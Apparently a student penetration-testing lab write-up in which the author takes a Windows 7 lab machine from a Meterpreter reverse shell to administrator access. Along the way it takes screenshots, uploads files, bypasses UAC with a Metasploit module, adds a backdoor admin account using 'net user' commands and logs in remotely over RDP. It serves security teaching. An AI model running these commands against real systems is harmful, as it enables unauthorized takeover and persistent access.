
(5) Almost instantaneously I received a reverse shell from the Windows 7 machine. As you can see it is connected to port 4428 to the IP address of 192.168.10.13. From here the attacker has full control over the user account, but does not have administrator privileges like the other exploits used previously.

6. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




(6) Screenshots can be taken with the "screenshot" command inside of the meterpreter shell. I ran the command and got a screenshot of the Windows 7 screen with the file explorer open. It might be hard to see, but the malicious exe is present and highlighted in the screenshot. This shows I do have access.

7. Create a file called “IMadeIT-YourMIDAS.txt” and put the current timestamp in the file.




(7) To input the current time into a file named bburk002, run the command “echo $(date) > IMadeIt-bburk002.txt”. Check the contents of the file with “cat” to see if it executed correctly.

8. Upload the file created in the previous step to the target machine's desktop.




(8) In the meterpreter shell, I typed "pwd" to view the current working directory on the compromised machine. I saw that I was in the user's download folder and need to change directories. This can be done with "cd", so I went up a directory with "cd .." and then typed "cd Desktop". I verified with "pwd" to make sure I was on the user's desktop. Next, I typed " upload IMadeIt-bburk002.txt" and the file was uploaded to the target machine. You can verify if it is uploaded with "dir" or "ls" in the meterpreter shell.

9. Verify on the Windows 7 machine to see if the uploaded file is there.




(9) On the user's desktop, I could see the file that was uploaded. I then double clicked on the file and the text created on the Kali machine was there.

10. Determine a privesc vulnerability or process to take advantage of to escalate to Administrator or NT AUTHORITY\SYSTEM.




(10) In the meterpreter shell, I typed “run post/multi/recon/local_exploit_suggester” this will give a list of exploits that can be used on a meterpreter session. The goal to get administrator is to bypass UAC. There are two modules that can take advantage of this: bypassuac and bypassuac_eventvwr. I choose to use bypassuac_eventvwr which is in the list. On a side note, some of these exploits will give NT AUTHORITY\SYSTEM if an attacker is looking for full root control.

11. Configure the post exploitation exploit to gain administrative privileges on the system.




(11) Like the other exploits, set the lhost and lport. I had to use a different lport in this exploit since I am already listening on 4428, so I left it as default to avoid possible errors. The next step is to set the session to the current Metasploit sessions that are available. In this case, I set the session to session "1". Finally, type "run" to run the exploit.

12. View the two sessions you have and begin interacting with the newest session.




(12) As you can see above, I now have two sessions running. Both may look the same, but the new session created, session 5, gives me administrative access to the computer. To use the new session type “session 5” or “session -i 5”.

13. Add a malicious user to the Windows 7 machine and add the user to the Administrator group.



(13) In the meterpreter window in the previous screenshot, type “shell”. This will give you a shell on the system as an administrator. Now it’s time to establish a malicious user on the target machine. Using Google, you can look up the commands to add a new user from the command line. I added a new user with “net user /add ‘Brandon Burke’ HackerMan123”. “Brandon Burke” is the username of the account and “HackerMan123” is the password. Next you have to add the account to the administrator group. Use the command “net localgroup Administrators ‘Brandon Burke’ /add”. Now the account is apart of the admin group.

14. Login with Remote Desktop Protocol on the Kali Machine with the malicious account and view the “Windows 7” user’s files.



(14) There are two tools that can RDP into a machine: xfreerdp & rdesktop. I opted to use xfreerdp as I have more experience with that tool and it's newer compared to rdesktop. I used the tool with the command “xfreerdp /u:’Brandon Burke’ /p:HackerMan123 /v:192.168.10.9” and hit enter. It immediately logged into the computer remotely using the malicious account. I then went to the C:\ drive and went to the users folder to browse the files of the “Window 7” user.